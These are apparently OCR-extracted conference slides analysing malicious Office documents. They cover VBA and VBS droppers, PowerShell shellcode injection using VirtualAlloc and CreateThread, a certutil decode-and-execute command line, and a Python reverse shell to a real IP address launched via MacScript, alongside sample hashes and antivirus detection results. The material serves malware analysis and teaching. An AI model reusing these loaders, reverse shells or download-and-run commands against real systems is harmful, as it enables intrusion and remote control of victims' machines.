
```
Dim aprum As Long
aprum = bayberry + anklet
archegenesis = cabriolet(aprum, bicycling, bicycling)
For washout = 19 To 52
```

0x70D0E5D

0x70d0000	Private	8 kB	RWX
0x70d0000	Private: Commit	8 kB	RWX
0x70e0000	Private	16 kB	RW

```
00000e20 fe c8 f6 d0 20 02 83 ff 03 7d 09 8d 4e 02 d2 e3 .... ....}..N...
00000e30 08 1a eb 15 8d 4f fe 8b c3 d3 f8 8d 4e 0a d2 e3 .....O......N...
00000e40 08 02 c6 42 01 00 08 5a 01 ff 45 08 8b 45 08 8a ...B...Z..E..E..
00000e50 00 ff 45 fc 84 c0 75 9e 5f 5e 5b c9 c3 55 8b ec ..E...u._^[..U..
00000e60 81 ec cc 07 00 00 64 a1 30 00 00 00 8b 40 0c 8b ......d.0....@..
00000e70 40 1c 8b 40 08 53 56 57 8d 4d e0 51 33 db 50 c7 @..@.SVW.M.Q3.P.
```

process hollowing - DEMO



https://youtu.be/oM2R2_5wo7Q

Powershell

Sample: 9216418c98d47981f773fc2525fa568f

File name: offert.doc


Detection ratio: 17 / 55

Analysis date: 2016-08-08 07:54:25 UTC (8 months, 2 weeks ago)

Analysis | File detail | Relationships | Additional information | Comments 1 | Votes

Antivirus	Result	Update
Ad-Aware	Trojan.Script.669008	20160808
AhnLab-V3	W97M/Downloader	20160807

Powershell


Related People
Author
powershell -window hidden -enc IAAxACAA
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
24 3F 63 3F 20 3F 3D 3F 20 3F 27 3F 5B 3F 44 3F $?c? ?=? ?'?[?D?
6C 3F 6C 3F 49 3F 6D 3F 70 3F 6F 3F 72 3F 74 3F l?l?I?m?p?o?r?t?
28 3F 22 3F 6B 3F 65 3F 72 3F 6E 3F 65 3F 6C 3F (?"?k?e?r?n?e?l?
^^^^

```
$1 = '$c = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddr

[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count)
'';
$w = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];
[Byte[]]$z = 0xda,0xdb,0xbd,0xcd,0x59,0x2a,0xf0,0xd9,0x74,0x24,0xf4,0x58,0x29,0xc9,0xb1,0x57,0

$g = 0x1000;

if ($z.Length -gt 0x1000){
    $g = $z.Length
};

$x=$w::VirtualAlloc(0,0x1000,$g,0x40);

for ($i=0;$i -le ($z.Length-1);$i++) {
    $w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)
};
$w::CreateThread(0,0,$x,0,0,0);

for (;;){Start-sleep 60};
';

$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($1));
$2 = "-enc ";

if([IntPtr]::Size -eq 8){
    $3 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";
    iex "& $3 $2 $e"
}
else{
    ;iex "& powershell $2 $e";
}
```

```
,0x9b,0x71,0x09,0x2d,0xbf,0x84,0xde,0x45,0xbb,0x0d,0xe1,0x89,0x4a,0x55,0xc6,
0x17,0xfd,0xe0,0x98,0x47,0x5e,0x5c,0x3d,0x03,0x72,0x89,0x4c,0x4e,0x1a,0x23,0
xc3,0x8c,0xb4,0x4a,0x78,0x27,0x04,0xfa,0xa6,0xb0,0x6b,0xd1,0x96,0x65,0xc0,0x
45,0x16,0xbb,0x40,0x31,0x99,0x96,0xe1,0x6e,0x0c,0x1a,0x56,0xc2,0xb8,0xa6,0x5
5,0xe4,0x38,0xbf,0xca,0xa2,0x71,0xfc,0x23,0x78,0x82,0x52,0x23,0x29,0x0b,0xcd
,0xbf,0x86,0x89,0x7b,0x0d,0xc9,0xce,0x2f,0x22,0x5a,0x98,0x9c,0x92,0x34,0xcd,
0xac,0xde,0x6a,0x1b,0x10,0xb6,0xea,0x28,0xae,0x46,0x62,0xae,0xc4,0x42,0x24,0
xec,0x7e,0x3e,0xaa,0xf0,0xaa,0x6d,0xe0,0x5d,0x06,0xc7,0x6e,0x4f,0xae,0xff,0x
29,0xfb,0x8e,0xcb,0xdf,0xdd,0xe7,0x23,0xaa,0x7c,0xa1,0x3c,0x00,0xea,0x0e,0xa
a,0xc4,0xfb,0x8e,0x6a,0x14,0xaf,0xe6,0x32,0xb0,0x1c,0x12,0x3d,0x6d,0x31,0x8f
,0x7c,0x18,0x3e,0x88,0x7c,0x4b,0x68,0xe0,0x6e,0xfd,0x1d,0x12,0x71,0xd4,0x9b,
0x94,0x00,0x66,0xaa,0x5b,0x77,0x8d,0xed,0x98,0x28,0xa5,0x7b,0xe0,0x29,
0xca,0xb7,0x29,0xfb,0x07,0x80,0x7b,0x32,0x5d,0xc4,0xad,0x06,0xad,0x10,0xb2;

$g = 0x1000;

if ($z.Length -gt 0x1000){
    $g = $z.Length
};

$x=$w::VirtualAlloc(0,0x1000,$g,0x40);

for ($i=0;$i -le ($z.Length-1);$i++) {
    $w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)
};

$w::CreateThread(0,0,$x,0,0,0);

for (;;){Start-sleep 60};
```

shellcode

staged in memory


Powershell

Shellcode attempts to download content from: hxxp://*37.28.154.204/FIC7S*


- Executes it
- Unavailable (i.e. 404) at time of analysis

VB Scripts

Sample: c1aaa74ba09c523c32b49e78cf0b2397




VBS




```
'MS Office Doc Part                                    (2).vbs'
'MS Office Doc Part                                    (3).vbs'
'MS Office Doc Part                                   .vbs'
```

VBS

Drops Two Files:



File name: 992599259925.jbc

Detection ratio: 25 / 61

Analysis date: 2017-04-20 11:33:20 UTC (1 day, 3 hours ago)

Analysis | File detail | Relationships | Additional information | Comments 1 | Votes

Antivirus	Result	Update
Ad-Aware	Trojan.GenericKD.4890187	20170420
Arcabit	Trojan.Generic.D4A9E4B	20170420

```
DVto="68"+"65"+"74"+"46"-"32"-"46"
MeRp43=DVto-"5"
```

Cert Util

Sample: 16eb1828b27feb9dd470eb018be39d0a

SHA256: 62a5d3ec0dcda0aa72d13b2deac30307935b41b3e5a0e132fc4cf70cb2688543

File name: Security Report ID_11701573_.doc

Detection ratio: 36 / 56


Analysis date: 2016-06-03 10:16:56 UTC (10 months, 3 weeks ago)

Analysis | File detail | Relationships | Additional information | Comments 3 | Votes

Antivirus	Result	Update
Ad-Aware	W97M.Downloader.CUZ	20160603
AegisLab	W97M.Downloader.Cuz!c	20160603
AhnLab-V3	W97M/Downloader	20160603


Cert util

https://technet.microsoft.com/en-us/library/cc732443(v=ws.11).aspx



PID: 3288

Command line: cmd /c certutil -decode %TMP%\\harakiri.pfx %TMP%\\harakiri.exe & start %TMP%\\harakiri.exe



```
scriptToRun = "do shell script ""python -c 'import
…
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\""37.28.154.204\"",446));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);

p=subprocess.call([\""/bin/sh\"",\""-
…
res = MacScript(scriptToRun)
```

mac shell

from our PowerShell doc: 9216418c98d47981f773fc2525fa568f

Thank You!

You will find these slides: 0xevilc0de.com/hitb_ams_18.zip